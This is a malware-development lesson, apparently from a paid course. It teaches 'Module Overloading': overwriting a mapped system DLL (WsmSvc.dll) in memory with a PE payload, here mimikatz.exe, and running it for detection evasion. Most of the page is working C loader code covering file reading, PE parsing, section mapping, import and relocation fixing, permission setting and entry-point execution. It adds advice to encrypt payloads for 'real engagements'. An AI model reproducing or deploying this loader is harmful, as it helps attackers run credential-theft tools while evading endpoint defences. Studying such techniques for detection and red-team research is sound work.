Module Overloading
In the previous module, the code injection technique "Module Stomping" was introduced and demonstrated. Recall that Module Stomping uses a sacrificial DLL file and overwrites pa...
Jump to Section (12)
Introduction
In the previous module, the code injection technique "Module Stomping" was introduced and demonstrated. Recall that Module Stomping uses a sacrificial DLL file and overwrites part of its .text section with a shellcode payload.
Module Overloading shares similarities with Module Stomping, as it involves mapping a sacrificial DLL and replacing it with another PE file instead of utilizing a position- independent shellcode. Furthermore, Module Overloading will overwrite the entire sacrificial DLL, starting with its PE headers, unlike Module Stomping where only part of the .text section was overwritten.
Just like Module Stomping, Module Overloading injects the payload into an image memory region rather than a private, which can potentially be better for evasion.
Implementation
The Module Overloading implementation in this module follows the steps below:
1. Read and parse the PE payload (i.e. the payload that will overwrite the sacrificial DLL .
2.Load the sacrificial DLL.
3. Resolve the PE payload's loading requirement (i.e. IAT Fixing, relocation, etc.).
4.Overwrite the sacrificial DLL with the PE payload image.
5.Execute the PE payload by running its entry point.
As usual, this module will go through the implementation steps and demonstrate the results towards the end of the module.
Reading And Parsing The PE Payload
For the sake of simplicity, the PE payload will be the mimikatz.exe binary and will be stored on disk. In real engagements, it's highly recommended to encrypt the PE payload and store it in the implementation's resource section. This method of storing and utilizing the payload was shown in New Module 23 Building An Evasive DLL Payload Loader.
ReadFileFromDisk Function
The function ReadFileFromDisk shown below is responsible for reading the PE payload file from disk. ReadFileFromDisk accepts the following parameters:
szFileNameThe PE payload's path.ppBufferA pointer to aPBYTEvariable that receives the base address of the read file.pdwFileSizeA pointer to aDWORDvariable, that receives the size of the read file.
BOOL ReadFileFromDisk(IN LPCWSTR szFileName, OUT PBYTE* ppBuffer, OUT PDWORD pdwFileSize) {

    HANDLE      hFile                   = INVALID_HANDLE_VALUE;
    PBYTE       pBufer                   = NULL;
    DWORD       dwFileSize              = 0x00,
                dwNumberOfBytesRead      = 0x00;

    if ((hFile = CreateFileW(szFileName, GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        PRNT_WN_ERR(TEXT("CreateFileW"));
        goto _FUNC_CLEANUP;
    }

    if ((dwFileSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        PRNT_WN_ERR(TEXT("GetFileSize"));
        goto _FUNC_CLEANUP;
    }

    if ((pBufer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileSize)) == NULL) {
        PRNT_WN_ERR(TEXT("HeapAlloc"));
        goto _FUNC_CLEANUP;
    }

    if (!ReadFile(hFile, pBufer, dwFileSize, &dwNumberOfBytesRead, NULL) || dwFileSize != dwNumberOfBytesRead) {
        PRNT_WN_ERR(TEXT("ReadFile"));
        goto _FUNC_CLEANUP;
    }

    *ppBuffer       = pBufer;
    *pdwFileSize    = dwFileSize;

_FUNC_CLEANUP:
    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);
    if (!*ppBuffer && pBufer)
        HeapFree(GetProcessHeap(), 0x00, pBufer);
    return ((*ppBuffer != NULL) && (*pdwFileSize != 0x00)) ? TRUE : FALSE;
}
Parsing The PE Payload
After reading the PE payload, the next step is to parse the PE headers, extracting the required information for the loading process. This step was performed in earlier modules related to PE injections:
InitializePeStruct Function
The InitializePeStruct function is responsible for parsing the read PE file and has the following parameters:
pPeHdrsA pointer to aPE_HDRSstructure. This structure holds the information needed for the PE loading process.pFileBufferThe base address of the read file. This is retrieved by calling theReadFileFromDiskfunction.dwFileSizeThe size of the read file. This is retrieved by calling theReadFileFromDiskfunction.
typedef struct _PE_HDRS
{
    PBYTE                   pFileBuffer;
    DWORD                   dwFileSize;
    PIMAGE_NT_HEADERS        pImgNtHdrs;
    PIMAGE_SECTION_HEADER    pImgSecHdr;

    PIMAGE_DATA_DIRECTORY    pEntryImportDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryBaseRelocDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryTLSDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryExceptionDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryExportDataDir;

    BOOL                    bIsDLLFile;
} PE_HDRS, * PPE_HDRS;

BOOL InitializePeStruct(OUT PPE_HDRS pPeHdrs, IN PBYTE pFileBuffer, IN DWORD dwFileSize) {

    if (!pPeHdrs || !pFileBuffer || !dwFileSize)
        return FALSE;

    pPeHdrs->pFileBuffer = pFileBuffer;
    pPeHdrs->dwFileSize  = dwFileSize;
    pPeHdrs->pImgNtHdrs  = (PIMAGE_NT_HEADERS)(pFileBuffer + ((PIMAGE_DOS_HEADER)pFileBuffer)->e_lfanew);

    if (pPeHdrs->pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

    pPeHdrs->bIsDLLFile              = (pPeHdrs->pImgNtHdrs->FileHeader.Characteristics & IMAGE_FILE_DLL) ? TRUE : FALSE;
    pPeHdrs->pImgSecHdr              = IMAGE_FIRST_SECTION(pPeHdrs->pImgNtHdrs);
    pPeHdrs->pEntryImportDataDir     = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    pPeHdrs->pEntryBaseRelocDataDir  = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
    pPeHdrs->pEntryTLSDataDir        = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS];
    pPeHdrs->pEntryExceptionDataDir  = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION];
    pPeHdrs->pEntryExportDataDir     = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];

    return TRUE;
}
Loading The Sacrificial DLL
As done in the previous Module Stomping module, loading the sacrificial DLL is achieved by calling the LoadDllFile function. Recall that the LoadDllFile accepts the following parameters:
szDllFilePathA Unicode string, representing the sacrificial DLL's name.phModuleA pointer to aHMODULEvariable that will receive the module handle of the mapped DLL.psImgSizeA pointer to aSIZE_Tvariable that will receive the image size of the mapped DLL.
BOOL LoadDllFile(IN LPCWSTR szDllFilePath, OUT HMODULE* phModule, OUT PULONG_PTR puEntryPnt) {

    HANDLE                  hFile               = INVALID_HANDLE_VALUE,
                            Section              = NULL;
    NTSTATUS                STATUS               = STATUS_SUCCESS;
    ULONG_PTR               uMappedModule        = NULL;
    SIZE_T                  sViewSize            = NULL;
    PIMAGE_NT_HEADERS        pImgNtHdrs          = NULL;

    if (!szDllFilePath || !phModule || !puEntryPnt)
        return FALSE;

    if ((hFile = CreateFileW(szDllFilePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        PRNT_WN_ERR(TEXT("CreateFileW"));
        goto _FUNC_CLEANUP;
    }

    if (!NT_SUCCESS((STATUS = g_NtApi.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0x00, PAGE_READONLY, SEC_IMAGE, hFile)))) {
        PRNT_NT_ERR(TEXT("NtCreateSection"), STATUS);
        goto _FUNC_CLEANUP;
    }

    DELETE_HANDLE(hFile);

    if (!NT_SUCCESS((STATUS = g_NtApi.pNtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule, NULL, NULL, NULL, &sViewSize, ViewShare, NU
LL, PAGE_EXECUTE_READWRITE)))) {
        PRNT_NT_ERR(TEXT("NtMapViewOfSection"), STATUS);
        goto _FUNC_CLEANUP;
    }

    pImgNtHdrs = (PIMAGE_NT_HEADERS)(uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        goto _FUNC_CLEANUP;

    *phModule   = (HMODULE)uMappedModule;
    *puEntryPnt = uMappedModule + pImgNtHdrs->OptionalHeader.AddressOfEntryPoint;

_FUNC_CLEANUP:
    DELETE_HANDLE(hFile);
    DELETE_HANDLE(hSection);
    return (*phModule && *puEntryPnt) ? TRUE : FALSE;
}
PE Loading Requirements
Since we're dealing with a PE payload file rather than a position-independent shellcode, additional steps are necessary to support PE loading. These steps were discussed again in the PE injection modules, therefore they will not be explained in detail in this module. If required, review the modules below:
We'll be reusing the FixImportAddressTable, FixReloc and FixMemPermissions functions in this module, all of which are shown below. These functions will be used from within the ModuleOverload function which will be introduced in an upcoming section.
BOOL FixImportAddressTable(IN PIMAGE_DATA_DIRECTORY pEntryImportDataDir, IN PBYTE pPeBaseAddress) {

    // Pointer to an import descriptor for a DLL
    PIMAGE_IMPORT_DESCRIPTOR pImgDescriptor      = NULL;
    // Iterate over the import descriptors
    for (SIZE_T i = 0; i < pEntryImportDataDir->Size; i += sizeof(IMAGE_IMPORT_DESCRIPTOR)) {
        // Get the current import descriptor
        pImgDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(pPeBaseAddress + pEntryImportDataDir->VirtualAddress + i);
        // If both thunks are NULL, we've reached the end of the import descriptors list
        if (pImgDescriptor->OriginalFirstThunk == NULL && pImgDescriptor->FirstThunk == NULL)
            break;

        // Retrieve information from the current import descriptor
        LPSTR       cDllName                        = (LPSTR)(pPeBaseAddress + pImgDescriptor->Name);
        ULONG_PTR   uOriginalFirstThunkRVA          = pImgDescriptor->OriginalFirstThunk;
        ULONG_PTR   uFirstThunkRVA                  = pImgDescriptor->FirstThunk;
        SIZE_T      ImgThunkSize                    = 0x00;  // Used to move to the next function (iterating through the IAT and INT)
        HMODULE     hModule                         = NULL;

        // Try to load the DLL referenced by the current import descriptor
        if (!(hModule = LoadLibraryA(cDllName))) {
            PRINT_WINAPI_ERR("LoadLibraryA");
            return FALSE;
        }

        // Iterate over the imported functions for the current DLL
        while (TRUE) {

            // Get pointers to the first thunk and original first thunk data
            PIMAGE_THUNK_DATA               pOriginalFirstThunk     = (PIMAGE_THUNK_DATA)(pPeBaseAddress + uOriginalFirstThunkRVA + ImgThunkSize);
            PIMAGE_THUNK_DATA               pFirstThunk             = (PIMAGE_THUNK_DATA)(pPeBaseAddress + uFirstThunkRVA + ImgThunkSize);
            PIMAGE_IMPORT_BY_NAME           pImgImportByName        = NULL;
            ULONG_PTR                       pFuncAddress            = NULL;

            // At this point both 'pOriginalFirstThunk' & 'pFirstThunk' will have the same values
            // However, to populate the IAT (pFirstThunk), one should use the INT (pOriginalFirstThunk) to retrieve the
            // functions addresses and patch the IAT (pFirstThunk->u1.Function) with the retrieved address.
            if (pOriginalFirstThunk->u1.Function == NULL && pFirstThunk->u1.Function == NULL) {
                break;
            }

            // If the ordinal flag is set, import the function by its ordinal number
            if (IMAGE_SNAP_BY_ORDINAL(pOriginalFirstThunk->u1.Ordinal)) {
                if ( !(pFuncAddress = (ULONG_PTR)GetProcAddress(hModule, IMAGE_ORDINAL(pOriginalFirstThunk->u1.Ordinal))) ) {
                    printf("[!] Could Not Import !%s#%d \n", cDllName, (int)pOriginalFirstThunk->u1.Ordinal);
                    return FALSE;
                }
            }
            // Import function by name
            else {
                pImgImportByName = (PIMAGE_IMPORT_BY_NAME)(pPeBaseAddress + pOriginalFirstThunk->u1.AddressOfData);
                if ( !(pFuncAddress = (ULONG_PTR)GetProcAddress(hModule, pImgImportByName->Name)) ) {
                    printf("[!] Could Not Import !%s.%s \n", cDllName, pImgImportByName->Name);
                    return FALSE;
                }
            }

            // Install the function address in the IAT
            pFirstThunk->u1.Function = (ULONGLONG)pFuncAddress;

            // Move to the next function in the IAT/INT array
            ImgThunkSize += sizeof(IMAGE_THUNK_DATA);
        }
    }

    return TRUE;
}

//-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------

BOOL FixReloc(IN PIMAGE_DATA_DIRECTORY pEntryBaseRelocDataDir, IN ULONG_PTR pPeBaseAddress, IN ULONG_PTR pPreferableAddress) {

    // Pointer to the beginning of the base relocation block.
    PIMAGE_BASE_RELOCATION pImgBaseRelocation = (pPeBaseAddress + pEntryBaseRelocDataDir->VirtualAddress);

    // The difference between the current PE image base address and its preferable base address.
    ULONG_PTR uDeltaOffset = pPeBaseAddress - pPreferableAddress;

    // Pointer to individual base relocation entries.
    PBASE_RELOCATION_ENTRY pBaseRelocEntry = NULL;

    // Iterate through all the base relocation blocks.
    while (pImgBaseRelocation->VirtualAddress) {

        // Pointer to the first relocation entry in the current block.
        pBaseRelocEntry = (PBASE_RELOCATION_ENTRY)(pImgBaseRelocation + 1);

        // Iterate through all the relocation entries in the current block.
        while ((PBYTE)pBaseRelocEntry != (PBYTE)pImgBaseRelocation + pImgBaseRelocation->SizeOfBlock) {
            // Process the relocation entry based on its type.
            switch (pBaseRelocEntry->Type) {
                case IMAGE_REL_BASED_DIR64:
                    // Adjust a 64-bit field by the delta offset.
                    *((ULONG_PTR*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += uDeltaOffset;
                    break;
                case IMAGE_REL_BASED_HIGHLOW:
                    // Adjust a 32-bit field by the delta offset.
                    *((DWORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += (DWORD)uDeltaOffset;
                    break;
                case IMAGE_REL_BASED_HIGH:
                    // Adjust the high 16 bits of a 32-bit field.
                    *((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += HIWORD(uDeltaOffset);
                    break;
                case IMAGE_REL_BASED_LOW:
                    // Adjust the low 16 bits of a 32-bit field.
                    *((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += LOWORD(uDeltaOffset);
                    break;
                case IMAGE_REL_BASED_ABSOLUTE:
                    // No relocation is required.
                    break;
                default:
                    // Handle unknown relocation types.
                    printf("[!] Unknown relocation type: %d | Offset: 0x%08X \n", pBaseRelocEntry->Type, pBaseRelocEntry->Offset);
                    return FALSE;
            }
            // Move to the next relocation entry.
            pBaseRelocEntry++;
        }

        // Move to the next relocation block.
        pImgBaseRelocation = (PIMAGE_BASE_RELOCATION)pBaseRelocEntry;
    }

    return TRUE;
}

//-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------

BOOL FixMemPermissions(IN ULONG_PTR pPeBaseAddress, IN PIMAGE_NT_HEADERS pImgNtHdrs, IN PIMAGE_SECTION_HEADER pImgSecHdr) {

    // Loop through each section of the PE image.
    for (DWORD i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {

        // Variables to store the new and old memory protections.
        DWORD   dwProtection        = 0x00,
                dwOldProtection      = 0x00;

        // Skip the section if it has no data or no associated virtual address.
        if (!pImgSecHdr[i].SizeOfRawData || !pImgSecHdr[i].VirtualAddress)
            continue;

        // Determine memory protection based on section characteristics.
        // These characteristics dictate whether the section is readable, writable, executable, etc.

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE)
            dwProtection = PAGE_WRITECOPY;

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ)
            dwProtection = PAGE_READONLY;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_READWRITE;

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE)
            dwProtection = PAGE_EXECUTE;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE))
            dwProtection = PAGE_EXECUTE_WRITECOPY;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_EXECUTE_READ;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Char
acteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_EXECUTE_READWRITE;

        // Apply the determined memory protection to the section.
        if (!VirtualProtect((PVOID)(pPeBaseAddress + pImgSecHdr[i].VirtualAddress), pImgSecHdr[i].SizeOfRawData, dwProtection, &dwOldProtection)) {
            PRINT_WINAPI_ERR("VirtualProtect");
            return FALSE;
        }
    }

    return TRUE;
}
Overwriting DLL With PE Payload
The OverWriteSacrificialDll function will be used to overwrite the sacrificial DLL's code with the PE payload. OverWriteSacrificialDll changes the memory permissions of the mapped DLL, and then it copies the PE payload over. OverWriteSacrificialDll is called from within the ModuleOverLoad function which is discussed in the following section.
OverWriteSacrificialDll accepts the following parameters:
uMappedDllThe base address of the mapped sacrificial DLL.sMappedImgSizeThe image size of the DLL.uPePayloadThe base address of the read payload file.sPePayloadSizeThe size of the payload.
BOOL OverWriteSacrificialDll(IN ULONG_PTR uMappedDll, IN SIZE_T sMappedImgSize, IN ULONG_PTR uPePayload, IN SIZE_T sPePayloadSize) {

    DWORD   dwOldProtection     = 0x00;

    if (!uMappedDll || !uPePayload || !sPePayloadSize)
        return FALSE;

    // Both should start with "MZ" (DOS Header)
    if (*(unsigned short*)uMappedDll != *(unsigned short*)uPePayload)
        return FALSE;

    // Allow writing to the sacrificial dll
    if (!VirtualProtect(uMappedDll, sMappedImgSize, PAGE_READWRITE, &dwOldProtection)) {
        PRNT_WN_ERR(TEXT("VirtualProtect"));
        return FALSE;
    }

    // Overwriting
    memset(uMappedDll, 0x00, sMappedImgSize);
    memcpy(uMappedDll, uPePayload, sPePayloadSize);

    return TRUE;
}
The ModuleOverLoad Function
The ModuleOverLoad function is responsible for connecting the whole implementation. The function will perform the following actions:
- Maps the sacrificial DLL by calling
LoadDllFile. - Allocates and copies the PE payload into a temporary memory buffer, then calls the
FixImportAddressTablefunction. - Calls
OverWriteSacrificialDlland overwrites the mapped DLL with the payload located in the temporary buffer. - Frees the temporary buffer.
- Calls the
FixRelocandFixMemPermissionsfunctions. - Executes the entry point of the payload.
It is worth noting that after calling the OverWriteSacrificialDll the entire memory region holding the payload becomes Readable-Writable (RW). This forces us to call the VirtualProtect WinAPI to change the memory permissions of the payload's PE headers (the DLL's PE headers previously) to Read-Only (R), which is the correct memory permission for PE headers. The rest of the PE payload memory permissions are set by the FixMemPermissions function.
The ModuleOverLoad function is shown below, accepting the following parameters.
szSacrificialDllNameA Unicode string, representing the sacrificial DLL's name.pPeHdrsA pointer to an initializedPE_HDRSstructure. This variable is returned by theInitializePeStructfunction.
BOOL ModuleOverLoad(IN LPCWSTR szSacrificialDllName, IN PPE_HDRS pPeHdrs) {

    ULONG_PTR   uMappedDll          = NULL;
    SIZE_T      sMappedImgSize      = NULL;
    PBYTE       pPeBaseAddress      = NULL,
                pPeEntryPnt         = NULL;
    DWORD       dwOldProtection     = 0x00;

    if (!szSacrificialDllName || !pPeHdrs)
        return FALSE;

    // Load the sacrificial dll
    if (!LoadDllFile(szSacrificialDllName, &uMappedDll, &sMappedImgSize))
        return FALSE;

    // If the sacrificial dll size is less than that of the payload's
    if (sMappedImgSize < pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage)
        return FALSE;

    // Allocate a temporary buffer to copy the PE payload
    if ((pPeBaseAddress = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage)) == NULL) {
        PRNT_WN_ERR(TEXT("HeapAlloc"));
        return FALSE;
    }

    // Copy the PE payload to the temporary buffer
    memcpy(pPeBaseAddress, pPeHdrs->pFileBuffer, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfHeaders);

    for (int i = 0; i < pPeHdrs->pImgNtHdrs->FileHeader.NumberOfSections; i++) {
        memcpy(
            (PVOID)(pPeBaseAddress + pPeHdrs->pImgSecHdr[i].VirtualAddress),
            (PVOID)((ULONG_PTR)pPeHdrs->pFileBuffer + pPeHdrs->pImgSecHdr[i].PointerToRawData),
            pPeHdrs->pImgSecHdr[i].SizeOfRawData
        );
    }

    // IAT Fixing
    if (!FixImportAddressTable(pPeHdrs->pEntryImportDataDir, pPeBaseAddress))
        goto _FUNC_FAILED;

    // Replace the sacrificial dll with the payload
    // uMappedDll is RW
    if (!OverWriteSacrificialDll(uMappedDll, sMappedImgSize, pPeBaseAddress, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage))
        goto _FUNC_FAILED;

    // uMappedDll is now the base address of the payload
    // Free pPeBaseAddress
    DELETE_PNTR(pPeBaseAddress);

    // Fix Relocations
    if (!FixReloc(pPeHdrs->pEntryBaseRelocDataDir, uMappedDll, pPeHdrs->pImgNtHdrs->OptionalHeader.ImageBase))
        goto _FUNC_FAILED;

    // Fix Memory Permissions (Headers are RO)
    if (!VirtualProtect(uMappedDll, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfHeaders, PAGE_READONLY, &dwOldProtection)) {
        PRNT_WN_ERR(TEXT("VirtualProtect"));
        goto _FUNC_FAILED;
    }

    // Fix Memory Permissions
    if (!FixMemPermissions(uMappedDll, pPeHdrs->pImgNtHdrs, pPeHdrs->pImgSecHdr))
        goto _FUNC_FAILED;

    // Get the payload entry point
    pPeEntryPnt = (PBYTE)(uMappedDll + pPeHdrs->pImgNtHdrs->OptionalHeader.AddressOfEntryPoint);

    // Execute the payload
    // If dll
    if (pPeHdrs->bIsDLLFile) {
        DLLMAIN pDllMain = (DLLMAIN)pPeEntryPnt;
        return pDllMain((HINSTANCE)uMappedDll, DLL_PROCESS_ATTACH, NULL);
    }
    // If exe
    MAIN pMain = (MAIN)pPeEntryPnt;
    return pMain();

_FUNC_FAILED:
    DELETE_PNTR(pPeBaseAddress);
    return FALSE;
}
The Main Function
The main function will be responsible for setting the sacrificial DLL and PE payload. Additionally, it will read the payload via the ReadFileFromDisk function and then parse it using InitializePeStruct. Finally, ModuleOverload is called to inject and execute the payload.
#define SACRIFICAL_DLL   L"C:\\Windows\\System32\\WsmSvc.dll"
#define PAYLOAD_PE       L"C:\\Users\\Admin\\Desktop\\Payloads\\mimikatz.exe"

int main() {

    HMODULE     hNtdll          = NULL;
    PBYTE       pFileBuffer     = NULL;
    DWORD       dwFileSize      = 0x00;
    PE_HDRS     PeHdrStruct     = { 0x00 };

    if (!(hNtdll = GetModuleHandle(TEXT("NTDLL"))))
        return -1;

    // Required by the "LoadDllFile" function.
    g_NtApi.pNtCreateSection     = (fnNtCreateSection)GetProcAddress(hNtdll, "NtCreateSection");
    g_NtApi.pNtMapViewOfSection  = (fnNtMapViewOfSection)GetProcAddress(hNtdll, "NtMapViewOfSection");
    g_NtApi.pNtCreateThreadEx    = (fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

    if (!g_NtApi.pNtCreateSection || !g_NtApi.pNtMapViewOfSection || !g_NtApi.pNtCreateThreadEx)
        return -1;

    // Read the PE payload
    if (!ReadFileFromDisk(PAYLOAD_PE, &pFileBuffer, &dwFileSize))
        return -1;

    // Extract important information required for PE injection
    if (!InitializePeStruct(&PeHdrStruct, pFileBuffer, dwFileSize))
        return -1;

    // Inject and execute the payload
    if (!ModuleOverLoad(SACRIFICAL_DLL, &PeHdrStruct))
        return -1;

    WaitForSingleObject((HANDLE)-1, INFINITE);
    return 0;
}
Demo

The image below shows the use of WsmSvc.dll as the sacrificial DLL and mimikatz.exe as the PE payload.
Companion Project & Source Code
5 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>


#include "Structs.h"

//----------------------------------------------------------------------------------------------------------------------------------------------------------

#define PRNT_WN_ERR(szWnApiName)			printf("[!] %ws Failed With Error: %d \n", szWnApiName, GetLastError());
#define PRNT_NT_ERR(szNtApiName, NtErr)		printf("[!] %ws Failed With Error: 0x%0.8X \n", szNtApiName, NtErr);

#define DELETE_HANDLE(H)								\
	if (H != NULL && H != INVALID_HANDLE_VALUE){		\
		CloseHandle(H);									\
		H = NULL;										\
	}


#define DELETE_PNTR(PNTR)								\
	if (PNTR != NULL){									\
		HeapFree(GetProcessHeap(), 0x00, PNTR);			\
		PNTR = NULL;									\
	}


#define GET_FILENAME(path) (wcsrchr(path, L'\\') ? wcsrchr(path, L'\\') + 1 : path)

//----------------------------------------------------------------------------------------------------------------------------------------------------------

typedef BOOL(WINAPI* DLLMAIN)(HINSTANCE, DWORD, LPVOID);
typedef BOOL(WINAPI* MAIN)();

//----------------------------------------------------------------------------------------------------------------------------------------------------------

typedef struct _NTAPIFP
{
	fnNtCreateSection				pNtCreateSection;
	fnNtMapViewOfSection			pNtMapViewOfSection;
	fnNtCreateThreadEx				pNtCreateThreadEx;

} NTAPIFP, * PNTAPIFP;


typedef struct _PE_HDRS
{
	PBYTE					pFileBuffer;
	DWORD					dwFileSize;

	PIMAGE_NT_HEADERS		pImgNtHdrs;
	PIMAGE_SECTION_HEADER	pImgSecHdr;

	PIMAGE_DATA_DIRECTORY	pEntryImportDataDir;
	PIMAGE_DATA_DIRECTORY	pEntryBaseRelocDataDir;
	PIMAGE_DATA_DIRECTORY	pEntryTLSDataDir;
	PIMAGE_DATA_DIRECTORY	pEntryExceptionDataDir;
	PIMAGE_DATA_DIRECTORY	pEntryExportDataDir;

	BOOL					bIsDLLFile;
}PE_HDRS, * PPE_HDRS;


NTAPIFP		g_NtApi = { 0x00 };

//----------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL ReadFileFromDisk(IN LPCWSTR szFileName, OUT PBYTE* ppBuffer, OUT PDWORD pdwFileSize) {

	HANDLE		hFile					= INVALID_HANDLE_VALUE;
	PBYTE		pBufer					= NULL;
	DWORD		dwFileSize				= 0x00,
				dwNumberOfBytesRead		= 0x00;

	if ((hFile = CreateFileW(szFileName, GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
		PRNT_WN_ERR(TEXT("CreateFileW"));
		goto _FUNC_CLEANUP;
	}

	if ((dwFileSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
		PRNT_WN_ERR(TEXT("GetFileSize"));
		goto _FUNC_CLEANUP;
	}

	if ((pBufer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileSize)) == NULL) {
		PRNT_WN_ERR(TEXT("HeapAlloc"));
		goto _FUNC_CLEANUP;
	}

	if (!ReadFile(hFile, pBufer, dwFileSize, &dwNumberOfBytesRead, NULL) || dwFileSize != dwNumberOfBytesRead) {
		PRNT_WN_ERR(TEXT("ReadFile"));
		goto _FUNC_CLEANUP;
	}

	*ppBuffer		= pBufer;
	*pdwFileSize	= dwFileSize;

_FUNC_CLEANUP:
	if (hFile != INVALID_HANDLE_VALUE)
		CloseHandle(hFile);
	if (!*ppBuffer && pBufer)
		HeapFree(GetProcessHeap(), 0x00, pBufer);
	return ((*ppBuffer != NULL) && (*pdwFileSize != 0x00)) ? TRUE : FALSE;
}

//----------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL LoadDllFile(IN LPCWSTR szDllFilePath, OUT HMODULE* phModule, OUT PSIZE_T psImgSize) {

	HANDLE				hFile			= INVALID_HANDLE_VALUE,
						hSection		= NULL;
	NTSTATUS			STATUS			= STATUS_SUCCESS;
	ULONG_PTR			uMappedModule	= NULL;
	SIZE_T				sViewSize		= NULL;
	PIMAGE_NT_HEADERS   pImgNtHdrs		= NULL;

